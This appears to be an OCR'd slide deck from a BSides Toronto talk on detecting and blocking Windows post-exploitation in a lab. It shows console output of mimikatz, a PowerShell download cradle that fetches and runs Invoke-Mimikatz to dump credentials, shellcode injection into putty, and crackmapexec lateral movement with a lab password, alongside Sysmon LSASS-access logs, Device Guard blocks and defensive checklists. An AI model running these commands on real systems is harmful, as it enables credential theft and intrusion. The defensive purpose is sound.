PS C:\Users\Anton\Desktop> cscript.exe .\katz.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 65000 at 28250440000
Section .text   , Copied To 28250441000
Section .rdata  , Copied To 2825046F000
Section .data   , Copied To 28250499000
Section .pdata  , Copied To 2825049D000
Section .rsrc   , Copied To 2825049F000
Section .reloc  , Copied To 282504A3000
Delta = 28110440000
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(commandline) # .\katz.js
ERROR mimikatz_doLocal ; ".\katz.js" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH

mimikatz # privilge::debug
ERROR mimikatz_doLocal ; "privilge" module not found !
```




```
Process accessed:
UtcTime: 2017-10-04 22:18:59.439
SourceProcessGUID: {83af5a12-5dd9-59d5-0000-0010dd6ad800}
SourceProcessId: 3568
SourceThreadId: 7952
SourceImage: C:\Windows\system32\cscript.exe
TargetProcessGUID: {83af5a12-51c5-59d5-0000-0010459f0000}
TargetProcessId: 696
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x143A
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5864|C:\Windows\System32
\KERNELBASE.dll+3b51d|UNKNOWN(000002825046312E)
```

```
Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon             Logged:          10/4/2017 6:18:59 PI
Event ID:          10                 Task Category:   Process accessed (ru
Level:             Information        Keywords:
User:              SYSTEM             Computer:        DESKTOP-K5DS171.I
OpCode:            Info
More Information:  Event Log Online
```


@gentilkiwi @subTee

@JohnLaTwC @tiraniddo

LSASS Access - Invoke-Mimikatz



```
PS C:\Users\Anton\Desktop> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Po
ster/Exfiltration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Logon list

mimikatz(powershell) # exit
Bye!

PS C:\Users\Anton\Desktop>
```




```
Process accessed:
UtcTime: 2017-10-04 22:53:54.365
SourceProcessGUID: {83af5a12-5cdf-59d5-0000-0010c1e1d400}
SourceProcessId: 4548
SourceThreadId: 1640
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGUID: {83af5a12-51c5-59d5-0000-0010459f0000}
TargetProcessId: 696
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x143A
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5864|C:\Windows\System32
\KERNELBASE.dll+3b51d|UNKNOWN(000001B969EA2A68)
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	10/4/2017 6:53:54 PI
Event ID:	10	Task Category:	Process accessed (ru
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-K5DS171.I
OpCode:	Info		
More Information:	Event Log Online		

@gentilkiwi @JosephBialek @JohnLaTwC

Device Guard



Process	CPU	Private Bytes	Working Set
explorer.exe	1.14	86,016 K	168,648 K
powershell.exe		71,352 K	79,840 K
conhost.exe		1,884 K	8,216 K
vmtoolsd.exe	0.05	7,832 K	19,040 K
chrome.exe	< 0.01	37,720 K	98,460 K
chrome.exe		1,508 K	5,516 K
chrome.exe		1,548 K	6,056 K
chrome.exe		73,224 K	96,520 K
chrome.exe		48,544 K	68,112 K
chrome.exe	< 0.01	85,108 K	96,316 K
putty.exe	0.05	1,540 K	8,928 K
calc.exe	0.01	8,252 K	14,336 K
procexp64.exe	0.68	18,316 K	32,600 K
GoogleCrashHandler.exe		1,492 K	1,180 K
GoogleCrashHandler64.exe		1,304 K	956 K
SppExtComObj.Exe		1,860 K	6,152 K

CPU Usage: 3.48% Commit Charge: 45.23% Processes: 61 Physical Usage:

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address) Port 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions


Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Administrator: Windows PowerShell

```
PS C:\Users\Administrator\Desktop> Invoke-Shellcode -ProcessID 4044

Injecting shellcode injecting into putty (4044)!
Do you wish to carry out your evil plans?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
PS C:\Users\Administrator\Desktop>
```

←-- Before



Matt Graeber @mattifestation Following


Go ahead folks and keep writing sysmon rules to detect attacks so easily mitigated with whitelisting.

Casey Smith @subTee
Love it when admins leave those SysInternals Tools lying around.
Just waiting to ingest our DLL 😀
Caught by unsigned "modloads"... #DFIR

10:21 AM - 22 Aug 2017

50 Retweets 95 Likes


5 50 95



```
PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-Shellcode.ps1
Import-Module : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Shellcode.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.Import
   ModuleCommand

PS C:\Users\Administrator\Desktop> .\putty.exe
Program 'putty.exe' failed to run: Your organization used Device Guard to block this app. Contact your support person
for more infoAt line:1 char:1
+ .\putty.exe
+ ~~~~~~~~~~~.
At line:1 char:1
+ .\putty.exe
+ ~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

←-- After

Lateral Movement GPO



Lab-Credential Hygine

Data collected on: 9/15/2017 11:09:17 AM

Computer Configuration (Enabled)

Policies

Windows Settings


Security Settings

Local Policies/User Rights Assignment

Policy	Setting
Deny access to this computer from the network	NT AUTHORITY\Local account and member of Administrators group, LAB\Enterprise Admins, LAB\Domain Admins, Guest
Deny log on as a batch job	NT AUTHORITY\Local account and member of Administrators group, NT AUTHORITY\Local account, LAB\Enterprise Admins, LAB\Domain Admins
Deny log on as a service	NT AUTHORITY\Local account and member of Administrators group, NT AUTHORITY\Local account, LAB\Enterprise Admins, LAB\Domain Admins
Deny log on locally	LAB\Enterprise Admins, LAB\Domain Admins
Deny log on through Terminal Services	NT AUTHORITY\Local account and member of Administrators group, NT AUTHORITY\Local account, LAB\Enterprise Admins, LAB\Domain Admins

User Configuration (Enabled)

No settings defined.



```
root@kali:~/Desktop/Tools# crackmapexec smb 192.168.1.128 192.168.1.115 -u Administrator -p 'Temp12345!!' -x whoami
CME          192.168.1.115:445 WIN7USER2       [*] Windows 6.1 Build 7601 (name:WIN7USER2) (domain:LAB)
CME          192.168.1.128:445 WIN7USER1       [*] Windows 6.1 Build 7601 (name:WIN7USER1) (domain:LAB)
CME          192.168.1.128:445 WIN7USER1       [-] LAB\Administrator Temp12345!! STATUS_LOGON_TYPE_NOT_GRANTED
CME          192.168.1.115:445 WIN7USER2       [-] LAB\Administrator Temp12345!! STATUS_LOGON_TYPE_NOT_GRANTED
[*] KTHXBYE!
```

@jepayneMSFT @PyroTek3 @byt3bl33d3r

Demo Time

SETUP

- Windows 10 Desktop
- Local admin user
- Assumed breach / post-exploitation scenario

RED

- Execute payload
- Process injection
- Cred theft
- AWL bypass
- RegKey persist
- WMI persist
- Posh encoded command
- Malware with stolen signing
- Unmanaged posh

BLUE

- Injected threads
- Parent child relationships
- Suspect command line
- Authenticode mismatches
- Encoded posh
- Command line file content
- LSASS access
- Unmanaged posh
- Registry modifications
- WMI events
- Process network connections

Demo

Other Mentions

- Module and Transcript Logging
- Script Block Logging
- Command Line Auditing
- Local Administrator Password Solution (LAPS)
- Just Enough Admin (JEA)
- Privileged Access Workstations (PAW)
- AppLocker
- Windows 10 / Server 2016 Logging Additions
- Credential Guard
- Application Guard
- Desired State Configuration (DSC)
- Constrained Language Mode (CLM)
- Windows Event Forwarding (WEF)
- AMSI
- EMET
- ...so much more

THANK YOU BSidesTO